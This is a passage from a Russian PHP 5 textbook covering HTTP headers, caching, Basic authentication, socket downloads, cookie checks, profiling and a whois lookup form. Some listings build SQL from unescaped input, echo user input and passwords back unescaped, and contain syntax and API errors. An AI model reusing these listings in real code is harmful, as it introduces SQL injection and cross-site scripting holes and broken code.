В этой главе будут рассмотрены наиболее часто встречающиеся HTTP-заголовки и функции, предоставляемые PHP 5 для работы с ними.

Собственно таких функций в PHP три: `header()`, `headers_sent()` и `headers_list()`.

Функция `header()` предназначена для отправки HTTP-заголовков на сервер и имеет следующий синтаксис:

```
int header(string str [, bool replace [, int http_response_code]])
```

Обязательный параметр `str` — это тот заголовок, который необходимо отправить. Необязательный параметр `replace` указывает, должен ли заголовок замещать предыдущий аналогичный заголовок или нужно добавить второй заголовок того же самого типа. По умолчанию предыдущий заголовок замещается следующим (`replace=true`). Если в качестве второго аргумента передается `false`, то таким образом можно ускорить создание нескольких заголовков одного типа. К примеру так, как это сделано в листинге 3.1.

```
<?php
header('WWW-Authenticate: Negotiate');
header('WWW-Authenticate: NTLM',false);
?>
```

В листинге 3.1 второй заголовок не заменяет первый, поскольку ему передано `false` в качестве второго аргумента, и клиенту отправлены оба заголовка.

Замечание

Создание нескольких заголовков возможно только для заголовков одного типа.

Третий необязательный параметр — `http_response_code` — заставляет HTTP вернуть HTTP-статус-код, заданный в параметре.

Отправлять заголовки можно и без использования функции `header()`. Стандарт HTML также позволяет работать с ними. Так, в листинге 3.2 приведен пример отправки HTTP-заголовка `Location`, осуществляющего редирект на страницу **www.php.net**.

```
<HTML><HEAD>
    <META HTTP-EQUIV='Refresh' CONTENT='0; URL=http://www.php.net'>
</HEAD></HTML>
```

В листинге 3.2 клиенту отправлен заголовок `'Refresh'` с содержимым, передаваемым через ключевое слово `CONTENT`.

Функция `headers_sent` проверяет, были ли отправлены заголовки, и имеет следующий синтаксис:

```
bool headers_sent([string &file [, int &line]])
```

Функция возвращает `false`, если заголовки еще не были отправлены клиенту, и `true`, если заголовки уже отправлены. Необязательные параметры `file` и `line` позволяют получить имя файла и номер строки, в которых заголовки были отправлены.

Замечание

Так как служебная информация для работы с cookie и сессиями отправляется через HTTP-заголовки, вывод в окно браузера информации при помощи функций `echo()`, `print()` и т. п. перед установкой cookie или сессий приводит к ошибочной ситуации, так как HTTP-заголовки уже отправлены клиенту. Для отладки таких ситуаций как раз и предназначена функция `headers_sent()`, позволяющая выяснить, отправлены заголовки клиенту или нет. Если все-таки вывод данных необходим до использования функций, работающих с заголовками, сессиями и cookie, следует использовать буферизацию, управление которой осуществляется вызовом функций `ob_start()` и `ob_end_flush()` или установкой в конфигурационном файле php.ini директивы `output_buffering`

Третья *функция* — `headers_list()` — возвращает список готовых для отправки заголовков в виде массива и имеет следующий синтаксис:

```
array headers_list ()
```

После описания основных функций, предназначенных для работы с HTTP-заголовками, рассмотрим несколько примеров.

Первый относится к тому типу заголовков, которые начинаются строкой "HTTP/". Заголовки такого типа используются для отправки клиенту HTTP-статус-кода в ответ на его запрос. К примеру, если Web-сервер Apache сконфигурирован таким образом, что для обработки запросов загрузки отсутствующих файлов используется PHP-скрипт, то возникает необходимость удостовериться, что скрипт отправляет клиенту соответствующий статус-код (листинг 3.3).

```
<?php
header("HTTP/1.0 404 Not Found");
?>
```

Замечание

Строка HTTP-статуса всегда отправляется клиенту первой, независимо от того, формируется соответствующий заголовок первым или нет.

Для того чтобы указать Web-серверу Apache, каким образом реагировать на отсутствующую страницу, следует использовать директиву `ErrorDocument`. Директива требует два аргумента. Первый — это стандартный код ошибки HTTP, второй — действие, которое необходимо выполнить при возникновении ошибки. К примеру, если какой-либо запрос привел к стандартному сообщению сервера "Файл не найден" (такой ошибке соответствует код 404), то настроенное соответствующим образом сообщение можно вывести, к примеру, при помощи следующей директивы:

```
ErrorDocument 404 "Извините, ис ваш запрос неверный, так как %s".
```

Символом `%s` сервер заменяет информацию об ошибке. В качестве второго параметра директивы `ErrorDocument` можно указать относительный путь к файлу, информация из которого будет отправлена клиенту:

```
ErrorDocument 404 /error/404.html
```

Также возможно перенаправление посетителя по абсолютному адресу:

```
ErrorDocument 404 http://www.unn.ru
```

И наконец, можно использовать CGI-сценарий, генерирующий сообщение об ошибке, указав к нему путь

```
ErrorDocument 404 /cgi-bin/404.cgi
```

В качестве другого примера можно привести заголовок типа `Location`, с помощью которого пользователь перенаправляется на нужную страницу (листинг 3.4).

```
<?php
header("Location: http://www.softtime.ru/");
exit;
?>
```

В этом случае браузер также получает статус-код REDIRECT(302).

Замечание

В этом случае отсылка статус-кода происходит, только если до этого уже не был отослан статус-код такого же типа с любым аргументом 3xx.

Для успешной работы Web-приложений, работающих с заголовком Location, и независимости их от размещения в сети следует использовать относительные URI в качестве аргумента для заголовка Location или динамически сформированные абсолютные URI. Для динамического формирования абсолютного URI можно воспользоваться переменными $_SERVER['HTTP_HOST'] и $_SERVER['PHP_SELF'] (листинг 3.5).

```
<?php
header("Location: http://".$_SERVER['HTTP_HOST']
                        .dirname($_SERVER['PHP_SELF'])
                        ."/".$url);
?>
```

Приведем еще пример. Если необходимо, чтобы посетителю задавался вопрос о сохранении или открытии высылаемых ему файлов, таких как сгенерированный PDF-документ, можно использовать заголовок Content-Disposition, позволяющий ускорить отображение браузером диалога **Сохранить** (листинг 3.6).

```
<?php
header("Content-type: application/pdf");
header("Content-Disposition: attachment; filename=download.pdf");
// вывод pdf-файла
?>
```

3.2. Управление кэшированием

Механизм кэширования применяется с целью оптимизации пересылки данных между клиентом и сервером. Запрошенный по HTTP-протоколу пользователем документ может быть сохранен в кэше промежуточного сервера, и при повторном его запросе будет выдаваться посетителю без обращения к источнику. PHP-скрипт, использующий заголовки, взаимодействует с браузером посредством отправки соответствующих статус-кодов, о которых говорилось выше.

Кэши принято подразделять на два вида: локальные и глобальные. *Локальный кэш* — это кэш, создаваемый браузером клиента, а *глобальным* называется кэш, расположенный на прокси-сервере провайдера (или организации, в которой имеется свой внутренний прокси-сервер).

Замечание

Прокси-сервером, в отличие от обычного сервера, предоставляющего доступ к какому-либо ресурсу, называют сервер-посредник, расположенный между клиентом и обычным сервером. В отличие от шлюз-сервера, осуществляющего обычное транслирование запросов от клиента и ответов сервера, в задачи прокси-сервера входит предоставление дополнительных услуг, таких как преобразование медиа-типа, анонимная фильтрация, сжатие протокола, кэширование и др.

В большинстве случаев кэширование позволяет ускорить работу с Web и значительно снизить трафик в сети, но иногда кэширование может мешать работе Web-приложений. Если посетители часто загружают страницы Web-сайта с редко изменяющейся информацией, к примеру, расписание пригородного транспорта на весенне-летний период, в этом случае кэширование полезно, поскольку экономит трафик и уменьшает время запроса. Когда пользователь загружает динамические страницы, например, активного форума, кэширование, без сомнения, вредно, поскольку содержимое таких страниц меняется слишком часто.

Рассмотрим некоторые наиболее часто встречающиеся ситуации. Как правило, возникает задача в запрете на кэширование Web-страниц. Однако при этом необходимо учитывать ряд моментов:

- никогда не сохраняются в кэше данные, передаваемые методом `POST`;
- страницы, обращение к которым происходит по URL, содержащим параметр в запросе (`index.php?id=4`), по умолчанию в кэше не сохраняются, т. е. кэширование таких страниц происходит только при специальном указании, которое рассмотрено ниже.

Таким образом, остается не так много случаев, когда необходим принудительный запрет не кэширование. В том же случае, когда это действительно необходимо, решить эту задачу можно путем помещения в код одного из следующих заголовков (листинг 3.7).

```
// любая дата в прошлом
header("Expires: Mon, 23 May 1995 02:00:00 GMT");
header("Last-Modified: ".gmdate("D, d M Y H:i:s")." GMT");
header("Cache-Control: no-cache, must-revalidate");
header("Pragma: no-cache");
```

Поле `Expires` задает дату, по достижении которой документ считается устаревшим. Поэтому задание для этого заголовка уже прошедшей даты предотвращает кэширование данной страницы.

Поле `Last-Modified` определяет дату последнего изменения Web-страницы. Если с момента последнего обращения к ней прокси-сервера значение этого заголовка изменилось, происходит повторная загрузка страницы. Поэтому присвоение этой директиве текущего времени при каждом обращении запрещает кэширование.

> **Замечание**
>
> Указание этого поля актуально только для статичных Web-страниц, так как при формировании динамических страниц, например, сгенерированных при помощи PHP, происходит автоматическое внесение изменений в заголовок `Last-Modified`.

Поле `Cache-Control` предназначено для управления кэшированием. Если в качестве его значения указать `no-cache`, то это также приводит к запрету кэширования. В устаревшем стандарте HTTP/1.0 для запрета кэширования нужно присвоить значение `no-cache` полю `Pragma`.

Приведенный код предусматривает все возможные варианты запрета кэширования. Как правило, такая избыточность не нужна, и в большинстве случаев достаточно отправки только первого из заголовков:

```
header("Expires: Mon, 23 May 1995 02:00:00 GMT");
```

Теперь рассмотрим случаи, когда кэширование может быть полезно. Допустим, часть страниц Web-сайта меняется очень редко, и их уместно сохранять в кэше. Это можно сделать при помощи следующих заголовков (листинг 3.8).

```
header("Cache-control: public");
header("Cache-control: private");
```

Атрибут `public` применяется в тех случаях, когда необходимо разрешить кэширование на прокси-серверах. Атрибут `private` указывает, что информацию нельзя хранить на публичных серверах и ее необходимо сохранять только в локальном кэше браузера пользователя.

Можно поступать более конструктивно. Допустим, на сайте раз в час происходит обновление новостей, соответственно, до наступления нового часа эти данные можно хранить в кэше (листинг 3.9).

```
header("Cache-control: public");
header("Cache-control: max-age=3600");
```

Аналогично можно поступать с данными, обновляющимися раз в неделю, и т. д. Необходимо выделить временной интервал, в течение которого содержимое страницы остается постоянным.

Замечание

Ряд предкомпилированных серверов, например, русская версия Apache, по умолчанию снабжают все страницы запретами на кэширование.

Более совершенный способ управления кэшем основан на анализе предоставляемых данных. Этот прием удобно использовать при выдаче изображений, больших документов, т. е. всех данных, которые изменяются очень редко или не изменяются вообще.

Пусть при обращении по адресу **http://www.softtime.ru/dic.php?id=25** посетителю отправляется изображение, которое извлекается из базы данных. Тогда скрипт, сохраняющий изображение в кэше, может выглядеть следующим образом (листинг 3.10).

```
<?php
  // Адрес сервера MySQL
  $dblocation = "localhost";
  // Пользователь
  $dbuser = "user";
  // Пароль
  $dbpasswd = "password";
  // Осуществляем соединение с базой данных
  @mysql_connect($dblocation,$dbuser,$dbpasswd);
```

```
  // Осуществляем запрос на извлечение картинки из таблицы documents
  $doc = mysql_query("dbase",
                     "SELECT docs, type FROM documents WHERE id=$id");
  // Отправляем HTTP-заголовки
  header("Cache-Control: public, must-revalidate");
  header("Vary: Content-ID");
  header("Content-ID: ".md5(mysql_result($doc, 0, "docs")));
  header("Content-type: ".mysql_result($doc, 0, "type"));
  // Выводим картинку в окно браузера
  echo mysql_result($doc, 0, "docs");
  // Закрываем соединение с базой данных
  mysql_close();
?>
```

В листинге 3.10 вычисляется хеш-код извлекаемого из базы данных документа по алгоритму MD5. Полученное число передается в качестве значения заголовка `Content-ID` — пока содержимое документа не меняется, контрольная сумма будет постоянной. Как только значение хеш-кода изменится, это послужит сигналом для прокси-сервера, что документ в кэше потерял актуальность и его необходимо обновить.

Кроме рассмотренных способов управления кэшированием при помощи отправки заголовков PHP 5 предоставляет еще несколько функций, с помощью которых можно управлять кэшированием. Мы рассмотрим две основные из них.

3.2.1. Функции *session_cache_limiter* и *session_cache_expire*

Функция `session_cache_limiter` возвращает и/или устанавливает ограничитель текущего кэша. Синтаксис:

```
string session_cache_limiter ([string cache_limiter])
```

Если определен необязательный параметр `cache_limiter`, то текущий ограничитель меняется на новое значение.

Ограничитель кэша контролирует заголовки HTTP, посланные клиенту. Выше говорилось, что установка ограничителя кэша в `nocache` позволяет отключить клиентское кэширование. Значение `public`, наоборот, установит постоянное кэширование. Так же как и при использовании соответствующего заголовка, параметр может принимать значение `private`.

Замечание

В режиме `private` заголовок `Expire`, посланный клиенту, может вызвать неоднозначность в браузерах, построенных на основе Mozilla. Этой проблемы можно избежать, используя вместо `private` режим `private_no_expire`. В таком режиме заголовок `Expire` никогда не будет посылаться клиенту.

Ограничитель кэша восстанавливается в значение по умолчанию, хранимое в `session_cache_limiter`, в начале запроса. Из этого следует, что нужно вызывать `session_cache_limiter` для каждого запроса (и до вызова функции `session_start`).

Рассмотрим пример с этой функцией, в котором ограничитель кэша устанавливается в режим `public` (листинг 3.11).

```
<?php
  // устанавливаем ограничитель кэша в 'public'
  session_cache_limiter('public');
  $cache_limiter = session_cache_limiter();
?>
```

Функция `session_cache_expire()` возвращает текущее время жизни кэша и имеет следующий синтаксис:

```
int session_cache_expire ([int new_cache_expire])
```

Необязательный параметр `new_cache_expire` определяет время жизни кэша в минутах (по умолчанию этот параметр равен 180). Если вызов функции `session_cache_expire()` осуществляется с параметром `new_cache_expire`, то текущее время жизни (180 минут) заменяется на значение, переданное в этом параметре (листинг 3.12).

```
<?php
// устанавливаем ограничитель кэша в 'private'
session_cache_limiter('private');
$cache_limiter = session_cache_limiter();
// устанавливаем время жизни кэша, равное 30 минутам
session_cache_expire(30);
$cache_expire = session_cache_expire();
// запускаем сессию
session_start();
?>
```

3.3. Примеры HTTP-заголовков

В этом разделе приведены наиболее часто встречающиеся HTTP-заголовки, за исключением заголовков, связанных с кэшированием, поскольку они были подробно рассмотрены выше.

Замечание

Полный перечень HTTP-заголовков можно найти в стандарте HTTP 1.1, описанном в RFC2616 (http://www.w3.org/Protocols/rfc2616/).

3.3.1. Заголовок *Accept*

Заголовок `Accept` позволяет уточнить медиа-тип, который предпочитает получить клиент в ответ на свой запрос. Этот заголовок позволяет сообщить серверу, что ответ ограничен небольшим множеством предпочитаемых типов. Синтаксис заголовка выглядит следующим образом:

```
Accept  = "Accept" ":" #( media-range [ accept-params ] )
media-range = ( "*/*" | ( type "/" "*" ) | ( type "/" subtype ) ) *(
              ";" parameter )
accept-params = ";" "q" "=" qvalue *( accept-extension )
accept-extension = ";" token | "=" ( token | quoted-string )
```

Символ * используется для группирования типов в медиа-ряду. К примеру, символом `*/*` задается использование всех типов, а обозначение `type/*` определяет использование всех подтипов выбранного типа `type`.

Замечание

Медиа-типы отделяются друг от друга запятыми

Каждый медиа-ряд характеризуется также дополнительным набором параметров. Одним из них является так называемый относительный коэффициент предпочтения `q`, который принимает значения от 0 до 1, от менее предпочитаемых типов к более предпочитаемым. Использование нескольких параметров `q` позволяет клиенту сообщить серверу относительную степень предпочтения для того или иного медиа-типа.

Замечание

По умолчанию параметр `q` принимает значение 1. Кроме того, от медиа-типа он отделяется точкой с запятой.

Пример заголовка типа `Accept`:

```
Accept: audio/*; q=0.2, audio/basic
```

В данном заголовке первым расположен тип audio/*, включающий в себя все музыкальные документы и характеризующийся коэффициентом предпочтения 0.2. Через запятую указан тип audio/basic, для которого коэффициент предпочтения не указан и принимает значение по умолчанию, равное единице. Цитируя RFC2616, данный заголовок можно интерпретировать следующим образом: "Я предпочитаю тип audio/basic, но мне можно также слать документы любого другого audio-типа, если они будут доступны, после снижения коэффициента предпочтения более чем на 80%".

Пример может быть более сложным.

```
Accept: text/plain; q=0.5, text/html,
        text/x-dvi; q=0.8, text/x-c
```

Этот заголовок интерпретируется следующим образом: "Типы документов text/html и text/x-c являются предпочтительными, но если они недоступны, тогда клиент, отсылающий данный запрос, предпочтет text/x-dvi, а если и его нет, то он может принять тип text/plain".

3.3.2. Заголовок *Accept-Charset*

При помощи данного типа заголовка определяется предпочитаемая клиентом кодировка. Синтаксис данного заголовка приведен ниже:

```
Accept-Charset = "Accept-Charset""":"1#(charset[";""q""="
                 qvalue]);
```

Коэффициент предпочтения q имеет точно такой же смысл, как и для предыдущего типа заголовка.

К примеру:

```
Accept-Charset: iso-8859-5, unicode-1-1; q=0.8
```

Данный заголовок сообщает о предпочтении клиентом кодировки iso-8859-5 перед unicode-1-1.

3.3.3. Заголовок *Accept-Language*

Этот тип заголовка позволяет определить предпочитаемый язык. Синтаксис:

```
Accept-Language = "Accept-Language" ":"1#(language-range[";""q""="
                  qvalue])
```

Можно привести следующий пример:

```
Accept-Language: ru, en; q=0.7
```

Пример можно интерпретировать следующим образом: "Клиент предпочитает русский язык, но в случае его отсутствия согласен принимать документы на английском".

3.3.4. Заголовок *Allow*

Данный тип заголовков определяет набор методов, поддерживаемых для идентификации Request-URI. Синтаксис:

```
Allow   = "Allow" ":" #Method
```

Пример:

```
Allow: GET, HEAD, PUT
```

Замечание

Прокси-серверы ни при каких условиях не модифицируют этот тип заголовков, даже если не определены методы, которые в нем содержатся.

3.3.5. Заголовок *Connection*

Этот заголовок, как правило, используется в единственном варианте:

```
Connection: close
```

Данная инструкция сообщает о том, что соединение должно быть разорвано сразу после комплектации сообщения.

3.3.6. Заголовок *Date*

Тип `Date` применяется для установления даты и времени, в течение которого Web-страница является актуальной. Синтаксис:

```
Date = "Date" ":" HTTP-date
```

Дата HTTP-date устанавливается в соответствии со стандартом RFC 822, (**http://www.w3.org/Protocols/rfc822/**) как показано ниже в примере:

```
Date: Tue, 15 Nov 1994 08:12:31 GMT
```

3.3.7. Заголовок *Expires*

Этот тип заголовка противоположен предыдущему и устанавливает дату, по достижении которой Web-страница считается устаревшей. По синтаксису и использованию этот заголовок аналогичен заголовку `Date`:

```
Expires = "Expires" ":" HTTP-date
```

3.3.8. Заголовок *From*

Заголовок `From` устанавливает адрес электронной почты, передающийся в User-Agent. Синтаксис:

```
From    = "From" ":" mailbox
```

Пример:

```
From: kuznetsov@softtime.ru
```

3.3.9. Заголовок *Last-Modified*

По этому заголовку серверу можно сообщить время последней модификации документа. Синтаксис:

```
Last-Modified = "Last-Modified" ":" HTTP-date
```

К примеру:

```
Last-Modified: Tue, 15 Nov 1994 12:45:26 GMT
```

3.3.10. Заголовок *Location*

При помощи этого заголовка посетителя можно перенаправить на нужную Web-страницу. Синтаксис:

```
Location = "Location" ":" absoluteURI
```

К примеру:

```
Location: www.softtime.ru
```

3.3.11. Заголовок *Referer*

При помощи этого заголовка можно установить значение поля `Referer`. Синтаксис:

```
Referer = "Referer" ":" ( absoluteURI | relativeURI )
```

К примеру:

```
Referer: http://www.softtime.ru
```

3.4. Практический пример: HTTP-аутентификация средствами PHP

Для отправки сообщения `"Authentication Required"` клиентскому браузеру можно использовать функцию `header()`, которая вызовет на стороне клиента окно для ввода имени и пароля. После ввода посетителем идентификационных данных они отправляются серверу и доступны в PHP-сценарии через переменные `$PHP_AUTH_USER`, `$PHP_AUTH_PW` и `$PHP_AUTH_TYPE`, в которых установлены имя пользователя, пароль и тип аутентификации соответственно.

Замечание

HTTP-аутентификация в PHP возможна только при запуске PHP как модуля Apache и следовательно, недоступна в CGI-версии.

Замечание

В настоящее время поддерживается только один тип аутентификации — `Basic`.

Пример HTTP-аутентификации приведен в листинге 3.13.

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER']))
{
  header("WWW-Authenticate: Basic realm=\"My Realm\"");
  header("HTTP/1.0 401 Unauthorized");
  // выводим текст для случая, если пользователь нажал кнопку Cancel
  echo "Вы не пожелали авторизоваться";
  exit;
}
else
{
  echo "<p>Привет, {$_SERVER['PHP_AUTH_USER']}.</p>";
  echo "<p>Вы ввели {$_SERVER['$PHP_AUTH_PW']} в качестве своего
       пароля.</p>";
}
?>
```

Замечание

Будьте внимательны при наборе строк заголовка. Чтобы максимально гарантировать совместимость со всеми клиентами, первая буква ключевого слова `Basic` должна быть набрана в верхнем регистре, управляющая `realm`-строка должна быть заключена в двойные кавычки (не одинарные), и только один пробел должен предшествовать коду `401` в строке `HTTP/1.0 401` заголовка.

3.5. Практический пример: получение документа по HTTP-протоколу


В этом разделе приведен пример скрипта, который по HTTP-протоколу получает документ с сервера (листинг 3.14).

```
<?php
// открываем сокет
```

```
$fp = fsockopen("www.myserver.ru", 80, &$errno, &$errstr, 30);
// посылаем GET-форму в виде "URL+хост"
fputs($fp,"GET /files/doc.zip HTTP/1.0\nHOST: www.myserver.ru \n\n");
// читаем все до начала следующего документа
while(fgets($fp,2048)!="\r\n" && !feof($fp));
// копируем то, что прочитали в переменную $buff
unset($buff);
while(!feof($fp)) $buff.=fread($fp,2048);
// закрываем сокет
fclose($fp);
echo "Файл загружен, размер файла: ".strlen($buff)." bytes.";
flush();
// записываем загруженный файл в другой, к примеру, в файл
// с названием download.out. Если мы скачали ZIP-файл, то, переименовав
// download.out в download.zip, можно дальше работать с этим файлом как с
// обычным ZIP-архивом.
$f=fopen("download.out","wb+");
fwrite($f,$buff,strlen($buff));
fclose($f);
?>
```

В начале скрипта открывается сокет, затем посылается GET-форма, читается и анализируется ответ. Ответ состоит из заголовка и тела документа. Нас интересует только тело документа. Поэтому все, что идет до документа, мы пропускаем, зная, что заголовок от тела документа отделяются строкой "\r\n". Заголовок мы читаем функцией `fgets`, а бинарные данные — функцией `fread`.

Глава 4



"Хитрости" PHP

В этой главе рассматриваются "тонкие" вопросы в стиле "handcook", связанные с эффективным программированием на PHP 5: создание эффективных регулярных выражений, некоторых полезных функций PHP 5, разработка собственной функции подсветки кода PHP, примеры небольших вспомогательных Web-приложений, используемых в дальнейших главах.

4.1. PHP и JavaScript

В этом разделе обсуждаются особенности работы со скриптами на JavaScript в PHP. В отличие от PHP, скрипты на JavaScript выполняются на машине клиента, в то время как PHP — серверный язык программирования. В отличие от технологии Java или ASP.NET, он не имеет в своем составе средств для работы на клиентской стороне. Поэтому для создания эффективных Web-приложений необходимо комбинировать скрипты на PHP и JavaScript.

Существуют две возможности такого взаимодействия: передача переменных из JavaScript в PHP и динамическое формирование скриптов на JavaScript средствами PHP.

4.1.1. Передача переменных из JavaScript в PHP

Одной из распространенных задач является определение разрешения экрана и глубину цвета монитора посетителя страницы средствами JavaScript с последующей передачей этих данных в PHP-скрипт

Замечание

Это довольно часто встречающаяся задача, особенно при написании счетчиков посещений и создании "динамического дизайна"

Скрипт JavaScript, выполняющий необходимые действия, размещен в файле index.html, содержимое которого приведено в листинге 4.1.

```
<Script Language="JavaScript">
var height=0;
var width=0;
colorDepth = screen.colorDepth;
if (self.screen)
{
  width = screen.width
  height = screen.height
}
else if (self.java)
{
  var jToolKit = java.awt.Toolkit.getDefaultToolkit();
  var scrsize = jToolKit.getScreenSize();
  width = scrsize.width;
  height = scrsize.height;
}
if (width > 0 && height > 0)
{
  // Производим перенаправление на скрипт counter.php, передавая в
  // параметрах width, height и color ширину, высоту и глубину цвета.
  window.location.href = "http://localhost/view.php?
                         width=" + width +
                        "&height=" + height +
                        "&color=" + colorDepth;
} else exit();
</Script>
```

После выполнения этого кода происходит автоматический переход на страницу view.php, на которой в окне браузера выводится разрешение экрана и глубина цветопередачи (листинг 4.2).

Замечание

Полученную информацию можно помещать в базу данных для набора статистики о наиболее распространенных разрешениях экранов, используемых посетителями сайтов.

```
<?php
echo "Ширина : ".$_GET['width'];
echo "Высота : ".$_GET['height'];
echo "Цветовое разрешение : ".$_GET['color'];
?>
```

Как видно, работа с данными из JavaScript аналогична работе с данными, отправляемыми методом GET.

4.2. Как проверить, включены ли cookies?

Нередко посетители отключают cookies в настройках своих браузеров. Для корректной работы в Web-приложение, использующее cookies, необходимо помещать код, проверяющий, включены ли cookies у посетителя. Такая проверка позволит использовать другой механизм аутентификации, например, сессии, или просто позволит вывести сообщение о необходимости включить cookies. Пример такой проверки приведен в листинге 4.3.

```
<?php
if(!isset($_GET['probe']))
{
  // устанавливаем cookie с именем "test"
  if(setcookie("test","set"))
  {
    // посылаем заголовок переадресации на страницу,
    // с которой будет предпринята попытка установить cookie
    header("Location: $PHP_SELF?probe=set");
  }
}
else
{
  if(!isset($_COOKIE["test"]))
  {
    echo"Для корректной работы приложения необходимо включить cookie");
  }
```

```
  else
  {
    // cookies включены, переходим на нужную страницу,
    // послав заголовок, содержащий адрес нужной страницы
    header("Location: $PHP_SELF");
  }
}
?>
```

Для проверки корректности работы с cookies при помощи функции `setcookie()` устанавливается пробное значение cookie. Функция `setcookie()` в данном случае принимает два параметра, первый из которых — имя, а второй — значение cookie.

Функция имеет следующий синтаксис:

```
bool setcookie (string name [, string value [, int expire [, string path
[, string domain [, int secure]]]]])
```

Здесь:

- `name` — имя cookie;
- `value` — значение, хранящееся в cookie с именем `name`;
- *`expire` — время в секундах с 1 января 1970 года. По истечении этого времени* cookie уничтожается;
- `path` — путь, по которому доступен cookie;
- `domain` — домен, из которого доступен cookie;
- `secure` — директива, определяющая способ передачи cookie. По умолчанию эта директива имеет значение 0, что означает возможность доступа к cookie по обычному запросу HTTP, если значение параметра равно 1, cookie передаются по защищенному протоколу HTTPS.

Функция `setcookie()` в примере из листинга 4.3 возвращает `true` при удачном выполнении и `false` — в противном случае. В случае успешного выполнения функции установки пробного cookie происходит автоматическая перегрузка страницы за счет передачи заголовка "`Location`" с именем текущего файла и параметра `probe`, позволяющего перейти ко второму этапу проверки.

Получая параметр `probe`, скрипт проверяет содержимое суперглобального массива `$_COOKIE` на наличие в нем переменной с ключом `test`. Если такая переменная имеется, следовательно значение cookie было успешно установлено на машине клиента.

4.3. О профилировании кода

Нередко возникает необходимость определить, какой участок кода выполняется дольше остальных и замедляет работу всего Web-приложения. Для решения этого вопроса прибегают к профилированию кода.

Профилированием кода называется процедура, в ходе которой измеряется время выполнения различных функций программы. Получив такую информацию, можно легко выяснить, на что в сценарии тратится большее время, и попытаться оптимизировать этот участок кода.

Для профессионального профилирования можно воспользоваться различными программами-профилировщиками, к примеру, свободно распространяемым профилировщиком компании Zend, который можно найти на сайте **http://www.zend.com/store/products/**. Однако потребность в использовании профессиональных профилировщиков возникает не очень часто, и в большинстве случаев можно профилировать сценарии PHP собственными силами.

Для профилирования сценария необходимо измерить время выполнения сценария путем сохранения времени начала и конца выполнения сценария с вычислением разницы между этими величинами. Сравнивая полученный результат с временами выполнения других скриптов Web-приложения, можно найти наиболее требовательный к ресурсам участок кода.

С целью определения времени выполнения с требуемой точностью используется функция `microtime`, возвращающая строку вида "`msec sec`", где `msec` — составляющая в микросекундах, а `sec` — время в секундах, прошедшее с 1970 года (листинг 4.4).

```
<?php
echo microtime();
?>
```

Результат может получиться, к примеру, таким:

```
0.48023600 1076713360
```

Такое представление не очень удобно для вычисления разницы во времени, поэтому его необходимо преобразовать в числовой вид. Иначе говоря, строку "`msec sec`" необходимо преобразовать к виду "`sec.msec `". Сделать это можно с помощью следующего сценария (листинг 4.5).

```
<?php
$part_time = explode(' ',microtime());
$real_time = $part_time[1].substr($part_time[0],1);
?>
```

Здесь при помощи функции `explode` строка, принимаемая во втором параметре, разбивается на подстроки по разделителю, передаваемому в первом параметре (в нашем случае это символ пробела). Результат возвращается в виде массива, элементы которого содержат подстроки разбиваемой строки.

Замечание

Функция `explode` может также принимать в качестве третьего необязательного параметра число `limit`, ограничивающее число элементов в результирующем массиве.

Для получения разности между двумя числами, размещенными в строке, можно воспользоваться функцией `bcsub`. К примеру так, как в листинге 4.6.

```
<?php
$diff_time = bcsub($stop_time, $start_time, 6);
?>
```

Функция принимает помимо двух строковых параметров (`$stop_time`, `$start_time`) также число знаков после запятой, которые необходимы в возвращаемом функцией результате.

Конечную функцию `gettime` для профилирования кода следует разместить в файле gettime.php (листинг 4.7).

```
<?php
function gettime()
{
  $part_time = explode(' ',microtime());
  $real_time = $part_time[1].substr($part_time[0],1);
  return $real_time;
}
?>
```

В качестве примера можно привести профилирование различных способов преобразования типов в PHP. В листинге 4.8 сравним преобразование в стиле C с преобразованием, осуществляемым с помощью функции `settype`.

```
<?php
include "gettime.php";
$var = "5";
// профилируем преобразование типа с помощью функции settype
$start_time = gettime();
settype($var,integer);
$stop_time = gettime();
$diff_time = bcsub($stop_time,$start_time,6);
echo("преобразование типа функцией settype: ".$diff_time."<br>");
// профилируем преобразование типа в стиле C
$start_time = gettime();
$var = (int)$var;
$stop_time = gettime();
$diff_time = bcsub($stop_time,$start_time,6);
echo("преобразование типа в стиле C: ".$diff_time."<br>");
?>
```

Результат выполнения скрипта может выглядеть следующим образом:

```
преобразование типа функцией settype: 0.000083
преобразование типа в стиле C: 0.000026
```

Видно, что использование функции `settype` для преобразования типа более чем в 3 раза дольше, чем преобразование типа в стиле C.

4.4. Получение информации об IP-адресах и доменах

В этом разделе мы разработаем простое Web-приложение, позволяющее посетителю узнать, на кого и где зарегистрирован какой-либо IP-адрес, при помощи сервиса whois. Для этого мы с помощью функции `fsockopen` установим соединение с сервером **whois.ripe.net**, предоставляющим подобный сервис. Код приложения приведен в листинге 4.9.

Замечание

Сервис whois (от англ. *Who is?*) является официальным сервисом центра RIPE, предоставляющим информацию о зарегистрированных на данный момент доменных именах, о DNS-серверах, поддерживающих IP-адреса, и о владельцах IP-адресов. Когда мы на различных сайтах проверяем, существует ли на данный момент какое-либо доменное имя, мы пользуемся именно сервисом whois. RIPE (Reseaux IP Europeens) это Европейская континентальная сеть TCP/IP. Первоначально все IP-адреса, которые мы используем в RuNet, получают RIPE Network Coordination Centre (координационный центр RIPE), который является одним из трех региональных интернет-регистраторов, поддерживающих глобальную инфраструктуру Интернета. Сеть RIPE управляется сетью EUnet. Последняя представляет собой сеть UNIX для Европы и является старейшим и крупнейшим поставщиком интернет-услуг в Европе. Его частью является и российское АО "РЕЛКОМ" — крупнейший поставщик интернет-услуг в России

```
<html>
<head>
 <title>Информация об IP-адресе</title>
</head>
<body>
<center>
 <FORM action=ip.php method=post>
 <br>
  </i></b></font>
 <br>
 <INPUT type=text name=ip size=35>
 <input type=submit value='Введите IP-адрес'>
 </form>
</center>
<?php
if(!empty($_POST["ip"]))
{
  // Соединение с сокетом TCP, ожидающим на сервере "whois.ripe.net" по
  // 43 порту. В результате возвращается дескриптор соединения $sock.
  $sock = fsockopen("whois.ripe.net", 43, $errno, $errstr);
  if (!$sock)
  {
    echo("$errno($errstr)");
```

```
    return;
  }
  else
  {
    // Записываем строку из переменной $_POST["ip"] в дескриптор сокета.
    fputs ($sock, $_POST["ip"]."\r\n");
    // Осуществляем чтение из дескриптора сокета.
    while (!feof($sock))
    {
      echo (str_replace(":",":      ",
                        fgets ($sock, 128))."<br>");
    }
  }
  // закрываем соединение
  fclose ($sock);
}
?>
</body>
</html>
```

